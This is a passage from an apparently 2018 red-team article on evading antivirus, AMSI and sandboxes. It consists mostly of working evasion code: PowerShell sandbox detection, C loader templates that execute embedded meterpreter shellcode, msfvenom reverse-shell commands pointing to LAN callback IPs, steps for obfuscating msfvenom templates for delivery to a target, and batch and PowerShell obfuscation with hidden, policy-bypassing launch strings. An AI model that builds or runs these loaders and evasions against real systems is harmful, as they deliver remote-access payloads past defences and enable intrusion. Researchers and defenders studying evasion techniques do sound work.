             MoveMemory(TotallyNotThatBufferYouRLookingForPtr + 0x001b,
        }
    }
}
"@
$AMSIBypass2encoded = [Convert]::ToBase64String([System.Text.Encoding]::
```

@danielbohannon escaping percent signs bug (EventVwr.exe)

Daniel Bohannon disclosure a few days ago (19 march 2018) one AMSI obfuscation technic that relays on an escaping bug
with percent signs in Sysmon EID 1's CommandLine field that is rendering incorrect data when viewed with EventVwr.exe.

```
cmd.exe /c "echo PUT_EVIL_COMMANDS_HERE||%1%1%1%1%1%1%1%1%1%1%1%1%
```

---

[0] Glosario (Index)

Bypass the scan engine (sandbox)

```
  [ detecting the sandbox environment. ] Most sandbox's are using hostna
  Maltest, Malware, malsand, ClonePC. With simple tricks like hostname,
  process detection, malware can detect if its working in an sandbox env
  Sandbox evasion capabilities allow malware to stay undetected during s

  the next powershell script checks if we are running in a sandbox envir
  extracting target hostname and compare it with knonw sandbox's hostnam
```

```
  $h=hostname;if ($h -match "Sandbox" -Or $h -match "Maltest" -Or $h -ma
```

enigma0x3 - AMSI Bypass

sandbox-detection.ps1 demo script can be found here:

```
  Next example uses 'stalling + Onset delay' technics to bypass the sand
  Onset delay: Malware will delay execution to avoid analysis by the sam
  For example, a external Ping can be perform during a pre-defined time.

  Stalling code: This technique is used for delaying execution of the re
  Stalling code is typically executed before any malicious behavior. The
  to delay the execution of the malicious activity long enough so that a
  analysis system fails to extract the interesting malicious behavior.
```

```
  $h=hostname;if ($h -match "Sandbox" -Or $h -match "Maltest" -Or $h -ma
```

enigma0x3 - AMSI Bypass

```
This next technic writes a file to disk before executing shellcode int
'Template taken from Avet anti-virus evasion tool presented in blackha
```

avet bypass

template.c from AVET

```
    #include <stdio.h>
    #include <stdlib.h>
    #include <unistd.h>
    #include <string.h>
    #include <windows.h>
    #include <tchar.h>
    #include <stdlib.h>
    #include <strsafe.h>

    void exec_mycode(unsigned char *mycode)
    {
      int (*funct)();
      funct = (int (*)()) mycode;
      (int)(*funct)();
    }


    int main (int argc, char **argv)
    {
    /*
    msfvenom -p windows/meterpreter/reverse_https lhost=192.168.153.14
    */

    unsigned char buffer[]=
    "\xda\xcc\xba\x6f\x33\x72\xc4\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
    "\x75\x31\x56\x18\x83\xc6\x04\x03\x56\x7b\xd1\x87\x38\x6b\x97"
    "\x68\xc1\x6b\xf8\xe1\x24\x5a\x38\x95\x2d\xcc\x88\xdd\x60\xe0"
    "\xe9\x88\xb7\xf5\xbc\x2b\x91\x9f\xbe\x78\xe1\xb5";

    /*
    Here is the bypass. A file is written, this bypasses the scan engi
    */
      HANDLE hFile;
      hFile= CreateFile(_T("hello.txt"), FILE_READ_DATA, FILE_SHARE_RE
      if (hFile == INVALID_HANDLE_VALUE)
              exit(0);

      exec_mycode(buffer);
    }
```

[0] Glosario (Index)
[1] avepoc - some pocs for antivirus evasion

OBFUSCATING THE METASPLOIT TEMPLATE (psh-cmd)

```
when we use metasploit to build shellcode, msfvenom uses pre-written t
the shellcode on it, those templates contain also system calls that mi
AMSI mechanism, to avoid that we need to decode the base64 string prod
search for the syscalls, obfuscate them, and encode the template again
embebbed into Unicorn.ps1 article template (or using the default msfve
```

Build shellcode using msfvenom
obfuscating the template

Editing msfvenom template
obfuscating the template

Strip the template to extact only the base64 string (parsing data)
`HINT: Deleting from template the string: %comspec% /b /c start /min powershell.exe -nop -w hidden -e`
obfuscating the template

Decoding the base64 string ..
`This template build by msfvenom also contains powershell syscalls that migth be flagged`
obfuscating the template

Obfuscate the syscalls..
`HINT: In this example iam only changing the letters from small to big (concaternate)`
obfuscating the template

Encodind the template again into base64 to be embebbed into unicorn.ps1 (or not)
`HINT: This template only have the syscall's obfuscated, not the 1º funtion deleted [redbox in previous pic]`
obfuscating the template

Replace [ENCODED-SHELLCODE-STRING] by your new base64 string..
`HINT: now your new obfuscated template its ready to be deliver to target machine`
obfuscating the template `HINT: If your plans are using the msfvenom template, then remmenber to add the follow syscall (obfuscate it)`
`HINT: in the beggining of the template: %comspec% /b /c start /min powershell.exe -noP -wIn hIdDEn -en`

- Final Notes:
  there is a tool AVSignSeek that can help us in discovering what flags are beeing detected in our shellcode ..
  Adicionally we can also obfuscated the meterpreter loader using arno0x0x random bytes stager here

[0] Glosario (Index)

C to ANCII Obfuscation (c-ancii)

- Encoding shellcode from **C** to **ANCII**

```
\x8b\x5a\x00\x27\x0d\x0a  <-- C shellcode

8b5a00270d0a              <-- ANCII shellcode
```

- Build shellcode in **C** format using msfvenom and escaping **bad chars** (-b '\x0a\x0d')

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.69 LPORT
```

- **Parsing** shellcode data (from C to ANCII)

```
# store parsed data into '$store' bash local variable
store=`cat shell.txt | grep -v '=' | tr -d ';' | tr -d '\"' | tr -d
```

- **template.c** to be injected with generated shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <windows.h>
#include <tchar.h>
#include <stdlib.h>

void exec_mycode(unsigned char *mycode)
{
int (*funct)();
   funct = (int (*)()) mycode;
   (int)(*funct)();
}

// return pointer to mycode
unsigned char* decode_mycode(unsigned char *buffer, unsigned char *m
{
int j=0;
   mycode=malloc((size/2));
   int i=0;
do
{
unsigned char temp[3]={0};
   sprintf((char*)temp,”%c%c”,buffer[i],buffer[i+1]);
   mycode[j] = strtoul(temp, NULL, 16);
   i+=2;
   j++;
} while(i<size);
   return mycode;
}
   int main (int argc, char **argv)
{
   unsigned char *mycode;

unsigned char buffer[]=
"INSERT_SHELLCODE_HERE";

int size = sizeof(buffer);
   mycode = decode_mycode(buffer,mycode,size);
   exec_mycode(mycode);
}
```

- **Inject** parsed shellcode into **template.c**

```
# inject shellcode into template.c using SED bash command
sed -i "s/INSERT_SHELLCODE_HERE/$store/" template.c
```

- Compile template.c with **GCC** software to **.exe**

```
gcc.exe template.c -o agent.exe
```

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FINAL NOTES - REMARKS

```
90% of the obfuscation technics in the 'powershell' section contained
based in the exelent 'Invoke-Obfuscation' powershell cmdlet develop by

Also keep in mind of the most common obfuscations technics like write
executing any malicious actions (agent execution) or execute obscure f
main functions (and syscall's) by base64 encoded variables/funtions, a
your script (agent) to be called at run-time, also remmenber to use 'R
before your system call's and the last but not least, Tick,Concatenate
names also to use big and small letters (eg: P`o"W"e^Rs%!h%E^l%0D%L"."
microsoft's interpreters are not case sensitive (powershell and cmd).

Less used powershell parameters: powershell.exe -noP -Win hidden -ep B
check the full list in Referencies URL link [5] http://www.danielbohan
2017/3/12/powershell-execution-argument-obfuscation-how-it-can-make-de

Its never to late to remmenber that diferent technics can be combined
better results. The next example shows one powershell (psh-cmd) payloa
template.bat using 5 diferent batch obfuscation technics found in this
```

- demo.bat

  ```
  DE-OBFUSCATED : cmd.exe /c powershell.exe -noP -WIn hIdDen -ep bYPaS
  OBFUSCATED    : @c^M%k8%.E"x"%!h% /c =%db%oW%!h%rS^h%!h%lL"."%!h%Xe
  ```

- demo.bat Final notes

- Scripts used in this article (**POCs**):
  [1] undefined-vars.bat [2] certutil-dropper.bat [3] demo.bat [4] AMSI-bypass.bat [5] Hello.ps1 [6] Unicorn.ps1
  [7] psh-dropper.ps1 [8] BitsTransfer.ps1 [9] Invoke-WebRequest.ps1 [10] AMSI-Downgrade.ps1
  [11] AMSI-Reflection.ps1 [12] Bypass-AMSI.ps1 [13] AgentK.bat [14] sandbox-detection.ps1 [15] exec.vbs

  ```
  The above scripts are meant for article readers to quick test concep
  there is no guaranties that they will bypass AMSI detection [demo sc
  scriptkiddie wanting to have scripts to use, dont.. they are example
  learned and apply it to your projects ..
  ```

```
Article Reward technic [ re-obfuscation-encoding ] by: r00t-3xp10it
This technic can be used in cmd.exe | bash or powershell.exe interpret
its written to describe the technic under powershell interpreter (term
```

- String command to obfuscate
  `Get-WmiObject`

- Tick String to be transformed into base64

  ```
  G`et-Wm`iOb`ject
  ```

```
1º - Take one obfuscated command and store it into $encode variable
     [String]$encode="G`et-Wm`iOb`ject"   #<-- Use allway an impar num

2º - Encode the $encode var into a base64 string and store it into $en
     $encodeString=[Convert]::ToBase64String([System.Text.Encoding]::U
```

```
    3ª - Display/Copy the reObfuscated base64 string
         Write-Host "Encoded syscall:" $encodeString -ForeGroundColor Gree
```

powershell obfuscation

```
    4º - Add the follow lines to your script.ps1
         $rebOfuscation = "R2VOLVdtaU9iamVjdA=="
         $syscall=[System.Text.Encoding]::UTF8.GetString([System.Convert]:
         powershell.exe $syscall -Class Win32_ComputerSystem  #<-- decode
```

powershell obfuscation

Special thanks

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@Shanty Damayanti <-- My geek wife for all the misspelling fixes <3

Referencies

[0] This Article Glosario (Index)
[1] avepoc - some pocs for antivirus evasion
[2] danielbohannon - invoke-obfuscation-v11-release
[3] danielbohannon - Invoke-obfuscation Techniques how-to
[4] varonis - powershell-obfuscation-stealth-through-confusion
[5] danielbohannon - powershell-execution-argument-obfuscation
[6] paloaltonetworks - pulling-back-the-curtains-on-encodedcommand-powershell
[7] enigma0x3 - bypassing-amsi-via-com-server-hijacking
[8] ReL1k - circumventing-encodedcommand-detection-powershell
[9] Satoshi Tanda - amsi-bypass-with-null-character
[10] sandbox-evasion-technics
[11] C String Obfuscation
[12] Weirdest obfuscated "Hello World!"

Author: r00t-3xp10it

Suspicious Shell Activity (red team) @2018